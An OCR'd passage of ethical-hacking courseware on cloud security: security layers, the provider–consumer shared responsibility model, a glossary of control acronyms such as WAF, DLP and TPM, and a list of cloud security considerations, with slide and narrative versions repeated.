
  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.

- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

Cloud Consumer
API
Workload Instances/VMs
Applications & Information within VM Boundaries
PKI
IAM
VA/VM
SDL
ENC
APP Sec
WAF
DLP
AV
GRC
FW
IPS
VPN
Conf Control
RTG
SWG
LB
...
Cloud Provider
API
Cloud Software Infrastructure
Cloud Stacks (Open Source, Open Core, or Proprietary)
WAF
DLP
AV
CoS/QoS
FW
IPS
VPN
SDL
RTG
SWG
LB
APP Sec
API
Cloud Hardware Infrastructure
Compute Network Storage (Commodity or Engineered)
WAF
DLP
AV
FW
IPS
VPN
...
RTG
SWG
LB
CoS/QoS
VA/VM
DDoS
Netflow
TPM

Security Controls

- **PKI**: Public Key Infrastructure
- **SDL**: Security Development Lifecycle
- **WAF**: Web Application Firewall
- **FW**: Firewall
- **RTG**: Real Traffic Grabber
- **IAM**: Identity and Access Management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion Prevention System
- **SWG**: Secure Web Gateway
- **VA/VM**: Virtual Application/Virtual Machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual Private Network
- **LB**: Load Balancer
- **GRC**: Governance, Risk, and Compliance
- **Config Control**: Configuration Control
- **CoS/QoS**: Class of Service/Quality of Service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted Platform Module
- **Netflow**: Network protocol by Cisco

Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.




Cloud Consumer
API
Workload Instances/VMs
Applications & Information within VM Boundaries
PKI
IAM
VA/VM
SDL
ENC
APP Sec
WAF
DLP
AV
GRC
FW
IPS
VPN
Conf Control
RTG
SWG
LB
...
Cloud Provider
API
Cloud Software Infrastructure
Cloud Stacks (Open Source, Open Core, or Proprietary)
WAF
DLP
AV
CoS/QoS
FW
IPS
VPN
SDL
RTG
SWG
LB
APP Sec
API
Cloud Hardware Infrastructure
Compute Network Storage (Commodity or Engineered)
WAF
DLP
AV
FW
IPS
VPN
...
RTG
SWG
LB
CoS/QoS
VA/VM
DDoS
Netflow
TPM

Figure 19.71: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/Virtual machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/Quality of service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco



Cloud Computing Security Considerations

CEH
Certified Ethical Hacker


- Cloud **computing services should be tailor-made** by the vendor as per the given security requirements of the clients
- Cloud service providers should provide higher **multi tenancy** to enable optimum utilization of cloud resources and secure data and applications
- Cloud services should implement a **disaster recovery plan** for the stored data that enables information retrieval in unexpected situations
- Continuous monitoring on the **Quality of Service** (QoS) is required to maintain the **service level agreements** between consumers and the service providers
- Data stored in the cloud services should be implemented securely to ensure **data integrity**
- Cloud computing services should be **fast**, **reliable**, and need to provide **quick response** times to the new requests
- Symmetric and **asymmetric cryptographic algorithms** must be implemented for optimum data security in cloud computing
- Operational process of the cloud-based services should be **engineered**, **operated**, and **integrated** securely into the organizational security management
- **Load balancing** should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput
- Cloud service providers should provide better resilience and enhanced **protection from physical threats**

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
